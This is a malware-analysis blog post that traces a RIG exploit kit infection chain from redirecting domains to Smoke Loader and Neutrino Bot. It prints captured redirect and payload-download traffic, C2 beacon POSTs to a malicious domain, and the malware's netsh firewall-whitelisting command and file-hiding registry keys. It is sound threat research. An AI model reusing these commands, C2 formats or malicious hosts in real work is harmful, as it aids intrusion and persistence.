Shadow Server Domains Leading to RIG Exploit Kit Dropping Smoke Loader. Downloaded Neutrino Bot (AKA Kasidet).

malwarebreakdown.com/2017/04/03/shadow-server-domains-leads-to-rig-exploit-kit-dropping-smoke-loader-which-downloads-neutrino-bot-aka-kasidet/

April 3, 2017

Brief History

These infection chains began from IOCs collected by Zain Gardezi over at FireEye. You can read the report HERE. The report contained a lot of IOCs, but the one that I want to highlight is the IP address 173.208.245.114. I was interested in this IP because the host using it was acting as a shadow server, hosting numerous domains that were redirecting victims to Sundown EK.

Some of the most recent domains resolving to that IP address include maddow.club and sayvinatge.club. Using those two domains as my referers proved to be successful as my host was redirected to RIG exploit kit numerous times. I don't have time to go over each infection chain, but they are all similar. So, one example should do just fine.

Infection Chain

The infection chain I'm using as my example is from the Third Run. The infection begins when I visited sayvinatge.club. Below is the GET request for the domain and the web servers response:


```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: sayvinatge.club
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Sat, 01 Apr 2017 06:47:02 GMT
Server: Apache
Location: http://freeonlinecoupons.ml/go.php
Content-Length: 218
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://freeonlinecoupons.ml/go.php">here</a>.</p>
</body></html>
```

The server responds with a “302 Found” and gives the new location of freeonlinecoupons.ml/go.php.

My host then makes a GET request for the go.php hosted at freeonlinecoupons.ml:


```
GET /go.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: freeonlinecoupons.ml
Connection: Keep-Alive

HTTP/1.1 302 Found
X-Powered-By: PHP/5.6.25
location: http://temp.askthevendor.com/?q=wXjQMvXcJwDQCYbGMvrESLtFNknQA0KK2Ir2_dqyEoH9e2nihNzUSkr36B2aC&oq=m2Fp_UlK7oFNAXniBHSc1ZlmYdVBFITpa-qiEGGmxHJ1p6E-xzYUTp1u9CSUbI&ct=soul&qtuif=1323
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Sat, 01 Apr 2017 06:47:03 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Connection: close
```

Again, we see a web server respond with another “302 Found” with the new location being that of a RIG exploit kit landing page at temp.askthevendor.com:



The browser loads the landing page and it is visible to the user (it usually happens out of the users view):

Below is an image of the traffic from the Third Run:




Destination	Dst Port	Host	Info
173.208.245.114	80	sayvinatge.club	GET / HTTP/1.1
23.238.19.56	80	freeonlinecoupons.ml	GET /go.php HTTP/1.1
188.225.34.15	80	temp.askthevendor.com	GET /?q=wXjQMvXcJwDQCYbGMvrESLtFNknQA0KK2Ir2_dqyEoH9e2nihNzUSkr36B2aC&oq=m2Fp_UlK7oFNAXniBHSc1ZlmYdVBFITpa-qiEGGmxHJ1p6E-xzYUTp1u9CSUbI&ct=soul&qtuif=1323 HTTP/1.1
188.225.34.15	80	temp.askthevendor.com	GET /?oq=o3bRYaArnjUPUKQ0ymIxYWwwb9_uniEXTmkSbicLU9BOENAJ19pucHbgz0VT8_-xUcsgkq=wH3QMvXcJwDIFYbGMvrET6NbNknQA0-PxpH2_drYdZqxKGni1Ob5UUSk6FyCEh3hoaE&ct=martery&qtuif=2035 HTTP/1.1
188.225.34.15	80	temp.askthevendor.com	GET /?oq=fp_AlK7oFNAXnjRHSc1ZlmYdd8FITpa-qiEGGmxHJ1p6E-xzYUQhC9pGdJPJ8jg&qtuif=4863&ct=diamond&q=wX3QMvXcJwDQCIbGMvrESLtFNknQA0KK2Ij2_dqyEoH9eWnihNzUSkr06B2aCm2 HTTP/1.1
178.159.36.162	80	178.159.36.162	GET /s927397.exe HTTP/1.1
178.159.36.162	80	178.159.36.162	GET /smoke927397.exe HTTP/1.1


We then see the Flash exploit being sent to the host which is eventually followed by the malware payload: ask33u6p.exe (Smoke Loader). The script responsible for downloading the payload is o32.tmp, which is dropped and executed in %TEMP%.

Later on in the infection we see Smoke Loader generate GET requests for additional malware: s927397.exe (aka 1D95.tmp.exe) which appears to be an updated version of Smoke Loader and smoke927397.exe (aka 4CC4.tmp.exe) which turns out to be Neutrino Bot. There is an excellent article written by Hasherezade and Jérôme Segura about Neutrino Bot on the MalwareBytes Lab blog which you can read HERE.

Here is an image of my %TEMP% folder after many hours of letting my computer site idle:




If Neutrino bot detects that it is in a VM it deletes itself. It it passes checks then it copies itself to %APPDATA%:




The folder alFSVWJB is hidden from the my view

However, the folder and the malware are hidden from my view. That being said, I can see from the running processes (gjhax_16.exe) and the location of the file that the malware copied itself to %APPDATA% in a folder called alFSVWJB (C:Users[Username]AppDataRoamingalFSVWJBgjhax_16.exe):




You can also verify that the malware copied itself to %APPDATA% by looking at HKCU Run and HKLM Run:




The malware remains hidden by modifying the following registry keys:

```
HKCUSoftwareMicrosoftWindowsCurrentVersionExplorerAdvancedHidden
HKCUSoftwareMicrosoftWindowsCurrentVersionExplorerAdvancedShowSuperHidden
```

Here are more entries as well as a base64 encoded value containing C2 information:






You'll notice that the value in "a" (HKCUSoftwarealFSVWJB) contains the base64 encoded string "aHR0cDovL251dHN5c3RlbTEuYml0L25ld2ZpejIxL2xvZ291dC5waHA=". This string decodes to "hxxp://nutsystem1.bit/newfiz21/logout.php".

The malware also added itself into the firewall's whitelist via the command:

```
cmd.exe " /a /c netsh advfirewall firewall add rule name="alFSVWJB" dir=in action=allow program=%APPDATA%alFSVWJBgjhax_16.exe"
```

An example of this can be seen in the process tree below:



Processes showing command

Following these events we see the Neutrino bot beacon out the word "enter" to nutsystem1.bit/newfiz21/logout.php and the response from the server is "success" ("enter" and "success" are base64 encoded)

```
POST /newfiz21/logout.php HTTP/1.0
Host: nutsystem1.bit
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 12

_wv=ZW50ZXI=
HTTP/1.1 404 Not Found
Date: Sun, 02 Apr 2017 16:11:35 GMT
Server: Apache/2
X-Powered-By: PHP/5.6.29
Status: 404 Not Found
Vary: Accept-Encoding,User-Agent
Content-Length: 356
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /newfiz21/logout.php was not found on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html><!---c3VjY2Vzcw==--->
```

ZW50ZXI = enter and c3VjY2Vzcw = success

Following the response we see another POST request to nutsystem1.bit/newfiz21/logout.php:

```
POST /newfiz21/logout.php HTTP/1.0
Host: nutsystem1.bit
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 156

_wv=Y21kJjEwYmJkNTExLTY2MGEtNDY3Yy05ZGE3LTA0YzA3OGM0MjEwMSZXSU4tVTJVTEpQVDFRQkImV2luZG93cyUyMDclMjAoNjQtYml0KSYxJk4lMkZBJjUuMiYwMS4wNC4yMDE3JjEyMDQyMDE2YW8=
HTTP/1.1 404 Not Found
Date: Sun, 02 Apr 2017 16:12:15 GMT
Server: Apache/2
X-Powered-By: PHP/5.6.29
Status: 404 Not Found
Vary: Accept-Encoding,User-Agent
Content-Length: 1272
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /newfiz21/logout.php was not found on this server.</p>
<p>Additionally, a 404 Not Found
